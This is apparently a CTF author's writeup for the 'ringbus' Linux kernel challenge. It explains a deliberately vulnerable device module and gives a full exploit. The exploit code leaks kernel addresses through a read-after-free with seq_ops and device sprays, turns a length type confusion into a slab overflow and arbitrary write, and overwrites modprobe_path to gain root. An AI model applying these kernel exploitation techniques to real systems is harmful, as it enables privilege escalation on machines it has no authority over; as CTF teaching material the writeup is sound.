

Ringbus Writeup

Verifying Solve Works (Quick test)

The detailed writeup can be found in the next section.

Use `writeup/solver.py` against the remote to verify solution works.

For verifying the challenge is working:


- Keep in mind the exploit in `writeups/src/exploit` has a reliability factor. It was successful if `/flag` is `rwX` after running (average of under 3 attempts until successful).
- The solver that is best for verification the challenge is working is in `writeups/solver.py`, it will throw exploits until one is successful (needs a remote instance running). Ensure the exploit in `writeups/src` has been compiled before running the solver.

Ringbus Writeup

This is a detailed writeup explaining the solution and core concepts for the ringbus kernel pwn challenge I made for RSTCON. This file details a general overview of the challenge, the kernel module, environment setup, and the solution.

Challenge Overview

The player is given a remote instance that will fork a qemu environment running the vulnerable misc device (located at `/dev/ringbus`). The goal of this challenge is to abuse memory corruption vulnerabilities in the module to escalate privileges and read `/flag`.



---Ringbus Multicontroller Installed---

Trust us with your operational tech!
Add a device at /dev/ringbus

```
-sh: can't access tty; job control turned off
$ ls -la /dev/ringbus
ls -la /dev/ringbus
crw-rw-rw-  1 root    root      10, 125 Jul 11 19:18 /dev/ringbus
$ cat /flag
cat /flag
cat: can't open '/flag': Permission denied
$ id
id
uid=1000(ctf) gid=1000 groups=1000
$
```

Given the theme of the conference, the module simulates a serial manager which stores configuration settings and functions (ioctls + rx/tx) for a list of devices, letting you add and select from devices available. The solution proposed in this writeup builds up a primitive to use the `modprobe_path` method to hijack the `modprobe` binary and change the permissions of the `flag` file to 777. Note that each connection `socat` forks a challenge instance and the player is responsible for transferring their exploit onto the remote instance. There are no build tools on the instance itself and one should compile using `musl-gcc` to keep binaries small and to ensure the exploit is transferred before the instance times out.

Module Overview

Looking at the source provided in `dist.tar` reveals some key information about the binary, considerations for exploitation, and a better overall picture as to what the module does and how it works.

- `struct devices` - Doubly linked list of `struct uart_ring`, the module uses this list to select `dev_select` and add `dev_new` devices.
- `struct uart_ring` - Stores information about a device including a head, tail, and seek used in TX/RX operations also includes internal metadata and options configurable by ioctls.
- `get/add` - The former returns the `uart_ring` given the index, the latter adds a device at the end of the `devices` list.
- `rx_handle` - Copies data from userspace into `selected_dev->head` the length copied is determined in the following manner:

- If the length provided in `write(,n)` is less than `selected_dev->len`, `n` is used. Checked that `(selected_dev->len < RING_SIZE)`.
- Otherwise `selected_dev->len` is used.
- `tx_handle` - Copies data from the selected device's ring buffer into a userspace buffer, one byte at a time. This uses `selected_dev->seek` and will wrap back to the head if the end of the buffer is reached. If the least significant nibble of `selected_dev->t_setting` is 1, a re-transmission mode will be enabled where TX will continue trying on bytes that fail to copy, if it is disabled the byte is skipped.
- `ioctl RST` - Resets seek and marks the selected device as needing to be freed.
- `ioctl LEN_SET` - Sets selected device's length used for comparison (or as `n`) in `rx_handle`.
- `ioctl SELECT_DEV` - Selects `devices(i)` as the currently selected device.
- `ioctl DEV_NEW` - Adds a device to devices.
- `ioctl tx_setting` - Sets `selected_dev->t_setting`.


Exploitation Considerations

- `rx_handle` does not wrap - Unlike `tx_handle`, `rx_handle` will not wrap back to head if seek goes out of bounds and instead trusts the prior length checks to be safe.
- `RST` deferred free - `RST` marks the selected device as no longer in use, but does not free it at the same time. This is done later either when `RST` is called again, or when `rx/tx` is called.
- Cache locations - Both `devices` and `uart_ring->buf` are stored in `kmalloc-cg-32` while the `uart_ring` itself is allocated into `kmalloc-cg-64`. All allocations made by the program set the `GFP_KERNEL_ACCOUNT` flag for untrusted allocations.
- `tx_handle` arbitrary looping - An arbitrary loop can be triggered in `tx_handle` causing the function to continuously `copy_to_user`. This is done by setting the `t_settings` nibble. Likewise, the loop can also be exited arbitrarily.
- `t_settings` unsigned long and controllable - This attribute is an unsigned long type and entirely controllable, making it a perfect candidate for storing a fake address.

Environment Setup

The `writeup/` folder contains scripts useful for testing and developing an exploit. Both launcher scripts (`launch.sh/nokaslr.sh`) launch qemu instances running the challenge with and without `kaslr` respectively. Having `kaslr` disabled can make using `gdb` extensions and accessing symbols by name easier. A non-stripped `vmlinux` for debugging should have also been copied when running `build_env.sh`. These launcher scripts use `qemu-system` to launch an environment with the `initramfs` and `bzImage` in `writeup/`. The `init` in `initramfs` has been modified to launch the instance as root and mount `src/` as a host share, letting us debug easier and directly access/recompile the exploit without the need to transfer it over a network. Further utility scripts (such as for decompressing or rebuilding `initramfs`) are included in `utilities/`. With this setup we can easily attach `gdb` to an instance and debug it with the local non-stripped `vmlinux` ELF. The player which does not have access to these helper

scripts is expected to be capable of setting up an environment for exploit development such as this one.



The screenshot shows a terminal window with a dark background and a light blue border. The terminal is split into two panes. The left pane shows a shell session with the prompt `-sh: can't access tty; job control turned off` and a `#` prompt. The right pane shows a `pwndbg` session. The `pwndbg` session starts with the command `x/s &modprobe_path`, which outputs `0xffffffff82850ca0 <modprobe_path>: "/sbin/modprobe"`. Then, the command `slab info kmalloc-cg-32` is entered, which outputs detailed slab information for `kmalloc-cg-32`, including its cache address, name, flags, offset, size, align, object size, and CPU/node addresses. The `pwndbg` prompt is `pwndbg>`. At the bottom of the right pane, the text `pwndbg ./vmlinux target remote:1234` is visible.

Primitive 1: Read-after-free

The first vulnerability takes advantage of the deferred free in `RST` and the `copy_to_user` loop which can be triggered by setting the retransmission nibble in `selected_dev->t_settings`. A check is done at the beginning of the TX function to ensure the selected device has not been marked free by RST, but we are able to pass this check, trigger the loop, and call RST while it is still reading. After of which we will continue reading from within `selected_dev->buf` in a circular fashion, which is now free. **Note to trigger the re-transmission loop, the setting has to be set in addition to the fact that the userspace address actually has to cause `copy_to_user` to fail.** This could be done theoretically in many ways such as by using `mprotect`, `madvise`, or simply by unmapping the buffer. We will use this vulnerability to leak a kernel address and a `kmalloc-cg-64` address, thereby we will need to trigger it twice.

Before proceeding, we need to add a new device to the module, select it, and configure it appropriately. This is exactly what the opening lines to our exploit do:

```
char dummy_data[64] = "Put something in";
leak_buf = malloc(0x1000);
long oob_dev;

// Open miscdevice + get fd
open_device();
```

```
/**
 * Device 1
 * - Configure t_settings so that loop occurs
 */
fill_new_dev(dummy_data);
ioctl(fd, TX_INSIST_MODE, 0x10);
```

- `leak_buf` will be used going forward to read all leaks.
- `oob_dev` will be used in the future for our second primitive.
- `fill_new_dev` uses the `ioctl` to add a device and then writes `dummy_data` to it (a device can only be read from after it has been written too).
- The last `ioctl` call will enable re-transmission since `0x10 & 0x1 != 1`

I chose to leak a kernel address first. It should not matter what you decide to leak or in what order, just be sure to account for it in the rest of your exploit. Spraying devices second is more convenient here because we use the sprayed devices to craft a later primitive. The vulnerability can be triggered in the same way and the only factor that will realistically change is what object you choose to spray into the freed slot.

seq_ops spray (Kernel Leak)

The first step is to prepare our userspace `leak_buf` so that it is invalid or not writable and causes `copy_to_user` to fail (returns > 0, number of bytes that could not be copied). We will then utilize a simple read thread to allow us to perform other interactions during the read loop. Here I simply use `mprotect` to strip the permissions and then start the reading thread.

```
// Disallow leak_buf so TX loop is triggered
mprotect(leak_buf, 0x1000, PROT_NONE);
puts("[*] Starting read thread against unmapped region");
// Read forever in a separate thread
pthread_create(&read_tx, NULL, uaf_thread, NULL);
```

As mentioned, the thread is simply:

```
void *uaf_thread(void *arg) {
    printf("UAF Thread");
    read(fd, leak_buf, 0x1000);
}
```

Now that we are in a read loop, we can free `selected_dev->buf`. In the main thread we call RST twice. The first time marks buf as not in use, the second frees it because it sees it marked as not in use. RX/TX are solely responsible for later reallocating buf if it is not in-use later. This gives us a read-after-free that we can now take advantage of by spraying an object into `kmalloc-cg-32` (recall buf is 32 bytes) until it lands in the freed slot and is eventually written to `leak_buf` by the read thread. Recall `CONFIG_FREELIST_RANDOM` is enabled so slots are not allocated contiguously (while we're on the topic,

there are also no slab overflow detections enabled). I choose to spray with `sequence_ops` because they contain kernel pointers and land in `kmalloccg-32`. Results of this clearly show that the `proc_single_show` symbol was obtained:

```

[ 19.304146] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.304334] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.304543] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.304803] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.305013] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.305208] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.305412] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.305616] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.305863] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.306070] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.306274] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.306467] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.306671] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.310811] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.311047] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.311271] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.311473] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.311670] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.311937] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.312152] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.312356] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.312567] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.312825] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.313036] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.313378] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.313578] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.314009] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.314231] [ringbus](tx_handle) reliable mode on, retrying...
[ 19.314413] [ringbus](tx_handle) reliable mode on, retrying...
[*] Re-mapping user buffer
[*] Leaked memory:
FFFFFFFFC0FFFFFFFAA24FFFFFFF81FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFF4
[*] Using byte 0xAA at index 63
[*] Using byte 0xC0 at index 62
[*] Using byte 0x81 at index 58
[*] Using byte 0x2A at index 57
[*] Using byte 0xE2 at index 56
[*] Using byte 0xD0 at index 55
[ 19.314581] [ringbus](tx_handle) reliable mode on, retrying...
#

In-Use: 46/128
Frozen: 0
Freelist: 0xffff888003523d20
- Slab @ 0xffff8880047d1000 [0xffffea000011f440]:
In-Use: 0/128
Frozen: 0
Freelist: 0xffff8880047d15c0
- Slab @ 0xffff8880047de000 [0xffffea000011f780]:
In-Use: 0/128
Frozen: 0
Freelist: 0xffff8880047de620
- Slab @ 0xffff88800481d000 [0xffffea0000120740]:
In-Use: 0/128
Frozen: 0
Freelist: 0xffff88800481d780
pwndbg> tele 0xffff888003523000
Permission error when attempting to parse page tables with gdb-pt-dump.
Either change the kernel-vmmap setting, re-run GDB as root, or disable
'ptrace' (kernel/yama/ptrace_scope).
Warning: You can explicitly explore it with 'vmmap-explore 0xffff888003523000'.
You can explicitly explore it with 'vmmap-explore 0xffff888003523000'.
Warning: Avoided exploring possible address 0xffff888003523000.
Warning: Avoided exploring possible address 0xffff888003523000.
Warning: Avoided exploring possible address 0xffff888003523000.
00:0000| 0xffff888003523000 -> 0xffff888003523000 (single_start) <- 0xffff888003523000
01:0008| 0xffff888003523008 -> 0xffff888003523008 (single_stop) <- 0xffff888003523008
02:0010| 0xffff888003523010 -> 0xffff888003523010 -> 0xffff888003523010 (single_start) <- 0xffff888003523010
03:0018| 0xffff888003523018 -> 0xffff888003523018 -> 0xffff888003523018 (proc_single_show) <- 0xffff888003523018
04:0020| 0xffff888003523020 -> 0xffff888003523020 (single_start) <- 0xffff888003523020
05:0028| 0xffff888003523028 -> 0xffff888003523028 (single_stop) <- 0xffff888003523028
06:0030| 0xffff888003523030 -> 0xffff888003523030 -> 0xffff888003523030 (single_start) <- 0xffff888003523030
07:0038| 0xffff888003523038 -> 0xffff888003523038 (proc_single_show) <- 0xffff888003523038
pwndbg>

```

Below is the code for this leak:

```

/**
 * Leak KASLR address by:
 * - Cause a TX loop
 * - Trigger deferred free using RST
 * - Spray with seq_ops (contains kernel ptr)
 * - Unloop and parse tx buf
 */
void kaslr_leak(void){
    int spray[spray_size];
    // Disallow leak_buf so TX loop is triggered
    mprotect(leak_buf, 0x1000, PROT_NONE);
    puts("[*] Starting read thread against unmapped region");
    // Read forever in a separate thread
    pthread_create(&read_tx, NULL, uaf_thread, NULL);
    sleep(1);
    // RST 1: Reset seek
    ioctl(fd, RST);
    // RST 2: free buf
    ioctl(fd, RST);
    puts("[+] Successfully RST");
}

```



```

// Fill hole with seq_op (kmalloc-cg-32)
puts("[*] seq_op spray");
for(int i = 0; i < spray_size; i++){spray[i] = open("/proc/self/stat",
O_RDONLY | O_NOCTTY);}
// Hole filled with seq_op, end TX loop
puts("[*] Re-mapping user buffer");
mprotect(leak_buf, 0x1000, PROT_READ | PROT_WRITE);
pthread_join(read_tx, NULL);
modprobe_path = parse_leak_buf(kaslr_mask, kaslr_leak_index,
modprobe_path_offset);
// Free seq_ops
for(int i = 0; i < spray_size; i++){close(spray[i]);}
}

```

device spray (kmalloc-cg-64 Leak)

To craft my final primitive I ended up using a `kmalloc-cg-64` leak so that I am able to forge a `uart_ring` object. To do this I use the same vulnerability but this time spray by adding devices. Recall that devices are a doubly linked list of ring buffers so I will actually be leaking a `uart_ring` directly. This all re-occurs in the `kmalloc-cg-32` cache, which is why I freed my `seq_ops` from the first leak. Furthermore, these sprayed devices will prove a useful target for an overflow so I save them for later.

```

/**
 * Leak kmalloc-cg-64 address by:
 * - Cause a TX loop
 * - Trigger deferred free using RST
 * - Spray with devices (next,prev ptrs)
 * - Unloop and parse tx buf
 */
void cg_64_leak(void){
// Start TX loop
mprotect(leak_buf, 0x1000, PROT_NONE);
pthread_create(&read_tx, NULL, uaf_thread, NULL);
sleep(1);
// RST race again
ioctl(fd, RST);
ioctl(fd, RST);
ioctl(fd, RST);
// Spray devices for kmalloc-cg-64 leak
// Will also scan list later for AAW
for(int i = 0; i < spray_size; i++)
    devices[i] = add_dev();
// Hole filled with device, end TX loop
puts("[*] Re-mapping user buffer");

```

```

mprotect(leak_buf, 0x1000, PROT_READ | PROT_WRITE);
pthread_join(read_tx, NULL);
kmalloc_cg_64 = parse_leak_buf(cg_64_mask, cg_64_index,
fake_head_offset);
}

```

After performing these two chains of operations sequentially we should have all needed leaks.

```

[ 9.422484] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.422712] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.422850] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.423010] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.423166] [ringbus](tx_handle) reliable mode on, retrying...
UAF Thread[*] Re-mapping user buffer
[ 9.423319] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.427607] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.427793] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.427958] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.428135] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.428308] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.428552] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.428745] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.428921] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.429093] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.429265] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.429432] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.429689] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.429865] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.430035] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.430195] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.430372] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.430614] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.430793] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.430954] [ringbus](tx_handle) reliable mode on, retrying...
[ 9.431122] [ringbus](tx_handle) reliable mode on, retrying...
[*] Leaked memory:
FFFFFFFFC0FFFFFFFE77B04FFFFFFF80FFFFFFF88FFFFFFFFFFFFFFFFFFFFFFF00FFFF9
[*] Using byte 0x88 at index 36
[*] Using byte 0x80 at index 35
[*] Using byte 0x04 at index 34
[*] Using byte 0x7B at index 33
[*] Using byte 0xE7 at index 32
[*] Using byte 0xC0 at index 31
[+] modprobe_path @ 0xffffffff82850ca0
[+] uart_ring (kmalloccg-64) @ 0xffff8880047be7c0
[ 9.431319] [ringbus](tx_handle) reliable mode on, retrying...
#

```

```

pwndbg> x/s 0xffffffff82850ca0
0xffffffff82850ca0 <modprobe_path>: /sbin/modprobe
pwndbg> slab contains 0xffff8880047be7c0
0xffff8880047be7c0 @ kmalloc-cg-64
pwndbg> tele 0xffff8880047be7c0
Permission error when attempting to parse page tables with gdb-pt-dump.
Either change the kernel-vmmmap setting, re-run GDB as root, or disable
'ptrace_scope' ('echo 0 | sudo tee /proc/sys/kernel/yama/ptrace_scope')
Warning: Avoided exploring possible address 0xffff8880047be7c0.
You can explicitly explore it with 'vmmmap-explore 0xffff8880047be000'
Warning: Avoided exploring possible address 0xffff88800488c380.
You can explicitly explore it with 'vmmmap-explore 0xffff88800488c000'
00:0000| 0xffff8880047be7c0 -> 0xffff88800488c380 -<- 0xffff88800488c380
... ↓ 3 skipped
04:0020| 0xffff8880047be7e0 -<- 0xffff8880047be7e0
05:0028| 0xffff8880047be7e8 -<- 0xffff8880047be7e8
... ↓ 2 skipped
pwndbg> slab contains 0xffff88800488c380
0xffff88800488c380 @ kmalloc-cg-32
pwndbg>
uart_ring starts /w buf, head,
seek, tail all pointing to buf
which is in (kmalloccg-32)

```

Primitive 2: Type-confusion->Overflow->AAW

Type Confusion

This vulnerability is within the RX functionality and relies on a type confusion between `selected_dev->len` and the length ultimately used in `rx_handle`. It is then used to set a very large `n` argument to `copy_from_user` and overflow a 32 byte `selected_dev->buf`. The following better illustrates the type

confusion on the buffer's copy length.


```
static unsigned long length(struct uart_ring* dev){
    if((dev->len) > RING_SIZE) 1
        return RING_SIZE-1;
    return dev->len;
}

static ssize_t rx_handle(struct file *filp, const char __user *buffer, size_t len, loff_t *off){
    struct uart_ring *dev = get(selected);
    unsigned long ret;
    if(!dev)
        return -1;
    if(dev->inuse == 0){
        printk(KERN_ALERT "[ringbus](rx_handle) recycling ring\n");
        if(dev->freed == 0)
            kfree(dev->buf);
        dev->buf = kzalloc(RING_SIZE, GFP_KERNEL_ACCOUNT);
        dev->tail = dev->buf;
        dev->head = dev->buf;
        dev->seek = dev->buf;
        dev->len = RING_SIZE-1;
        dev->inuse = 1;
        dev->freed = 0;
    }
    ret = length(dev); 1
    if(len < ret)
        ret = len; 2
    if(copy_from_user(dev->head, buffer, ret) != 0) 3
        return -2;
    dev->tail = (dev->head)+RING_SIZE-1;
    return ret;
}
```

1. length() checks that `dev->len` is less than `RING_SIZE-1`. Recall that `dev->len` is set using an ioctl as a default `signed int` type, but returned here as an `unsigned long`. A user can set `dev->len` beforehand so that it wraps to a negative value (the ioctl takes an `unsigned long` argument so you can't pass a negative value explicitly, you must overflow it when initially setting it), then when this function is called, the comparison will be passed and ret will equal some very large value since length() returns a negative value as an `unsigned long`.
2. Because ret is now very large, any len value passed directly via write() will pass the `dev->len` comparison and be accepted.
3. Our n argument from write(.,n) will be used to copy from userspace to kernel space `selected_dev->buf` in `kmalloc-cg-32`. We can choose an arbitrary n and have very granular control as to the size of the overflow. We use it in the future to only write one address length out of bounds.

Slab Overflow

Recall the devices we sprayed into `kmalloc-cg-32` for our final leak. These would prove excellent candidates to change because they'd let us change a device in the devices list to treat an arbitrary address as a `uart_ring`. But do note that RX writes to `dev_selected->head`. This means that the address should point 8 bytes ahead of an address we'd like to write too. Illustrated below is a crude drawing:



As seen here, we take advantage of this overflow to craft the following AAW primitive to overwrite `modprobe_path`. Using our `uart_ring` leak from earlier, we overwrite the (hopefully) adjacent device pointer so that it instead points to our leaked `uart_ring+32` this will shift the device so that the `t_setting` is instead treated as the `head` which we will then later write too. As mentioned earlier, `t_setting` is an `unsigned long` we have arbitrary control over via an ioctl and can therefore change it to any address we want. We opt here for the [modprobe_path method](#) to achieve root command execution.

We should only utilize this technique after ensuring all devices from the earlier spray are setup in such a way that allows us to use them in this manner. This process is mentioned below in the next section.

Scan Devices to Trigger Exploitation

Given that we have no way of knowing which device or even if a device will be adjacent, the reliability concern can be raised here. Assuming we are not unlucky, we need to ensure that each device from the earlier spray is configured in such a way that it gives us our final primitive. So, we must set up and treat each device as if it is adjacent to our overflow in `kmalloc-cg-32`. Here, I simply save a device which I will use for the overflow primitive later, then I scan the saved devices from earlier, updating the length so that I can copy at least 64 bytes to the location, and the `t_setting` so that it points to `modprobe_path`.

```
/**
 * Arbitrary Write
 */
oob_dev = add_dev();

// Configure all devices as if they landed adjacently to oob_dev
// - len = 64
// -- So we can RX plenty of data into uart_ring->head
// - t_setting = &modprobe_path
// -- This is so we can use t_setting as a fake uart_ring->head
for(int i = 0; i < spray_size; i++){
    select_dev(devices[i]);
```

```

    len_set(64);
    ioctl(fd, TX_INSIST_MODE, modprobe_path);
}

```

After this is complete, I can use the overflow, and then write my fake modprobe path to each device in the list. The getflag function after simply writes and then attempts to trigger the hijacked modprobe binary and checks if it worked, or if the exploit needs to be run again (this should be done on a new instance, the cg-32/64 caches have become very damaged at this point).

```

// Trigger length integer overflow
// - length() will return dev->len (int) as an unsigned long
// -- Magic number below will wrap so that dev->len is negative
// - Since arg0 (from write arg) < arg1 (len_set) arg0 is used
// - Can call write w/ arbitrary length argument
select_dev(oob_dev);
len_set(5368324604406717569);

// Payload
// - Padding
// -- Recall RING_SIZE = 32
// - Fake uart_ring
// -- Misalign uart_ring leak from earlier so that
// -- uart_ring->head points to t_settings (RX writes to head)
int offset = 32;
char payload[offset+8];
memset(payload, 0x41, offset);
memcpy(payload+offset, &kmalloc_cg_64, sizeof(kmalloc_cg_64));
write(fd, &payload, offset+8);

// Scan AAW
// - One of these devices is hopefully adjacent to oob_dev
// - Send "/tmp/e" to all devices until modprobe_path is overwritten
// - "/tmp/e" will be our fake modprobe binary
char * path = "/tmp/e";
for(int i = 0; i < spray_size; i++){
    select_dev(devices[i]);
    write(fd, path, 8);
}

// Hopefully that worked
// Attempt modprobe_path hijack
get_flag();

```

After a few tries:

```
7.396169] [ringbus](tx_handle) reliable mode on, retrying...
7.396351] [ringbus](tx_handle) reliable mode on, retrying...
7.396501] [ringbus](tx_handle) reliable mode on, retrying...
7.396648] [ringbus](tx_handle) reliable mode on, retrying...
7.396819] [ringbus](tx_handle) reliable mode on, retrying...
7.396972] [ringbus](tx_handle) reliable mode on, retrying...
7.397177] [ringbus](tx_handle) reliable mode on, retrying...
7.397368] [ringbus](tx_handle) reliable mode on, retrying...
7.397522] [ringbus](tx_handle) reliable mode on, retrying...
7.397671] [ringbus](tx_handle) reliable mode on, retrying...
7.397826] [ringbus](tx_handle) reliable mode on, retrying...
UAF Thread[*] Re-mapping user buffer
[*] Leaked memory:
FFFFFFFF80214002FFFFFFFFBCFFFFFFFF93FFFFFFFFFFFFFFFFFFFF20FFFFFFFFAE4702FFFFFFFFBCFFFFFFFF93FFFFFFFFFFFFFFFFFFFFFFFF807F4802FFFFFFFFBCFFFFFFFF93FFFFFFFFFFFF
[*] Using byte 0x93 at index 36
[*] Using byte 0xBC at index 35
[*] Using byte 0x02 at index 34
[*] Using byte 0x40 at index 33
[*] Using byte 0x21 at index 32
[*] Using byte 0x80 at index 31

[+] modprobe_path @ 0xffffffff93050ca0
[+] uart_ring (kmalloc-cg-64) @ 0xffff93bc02402180
[!] Error setting length
[*] Hopefully modprobe_path was corrupted
[*] Triggering modprobe
/tmp/dummy: line 1: 0000: not found
[+] modprobe_path was overwritten!
Flag is readable @ /flag
rstcon{r1ngspr4y_1s_n0t0k}
7.397981] [ringbus](tx_handle) reliable mode on, retrying...
# ls -la /
total 244
drwxr-xr-x 15 root root 400 Jul 11 21:52 .
drwxr-xr-x 15 root root 400 Jul 11 21:52 ..
drwxr-xr-x 2 root root 1540 Jul 11 19:15 bin
drwxr-xr-x 7 root root 2280 Jul 11 21:52 dev
drwxr-xr-x 5 root root 400 Jul 11 19:15 etc
-rwxrwxrwx 1 root root 27 Jul 11 19:12 flag
drwxrwxr-x 3 ctf 1000 60 Jul 11 19:15 home
```

Given the reliability factor of the spray, it would also be beneficial to develop a python script that opens and closes instances to throw the exploit until it works:

```
[+] Receiving all data: Done (1.53MB)
[*] Closed connection to localhost port 8888
[+] Exploit succeeded in 1 attempts!
/home/elbee/.local/lib/python3.13/site-packages
ee https://docs.pwntools.com/#bytes
self._log(logging.INFO, message, args, kwargs)
[+] Flag: rstcon{r1ngspr4y_1s_n0t0k}
```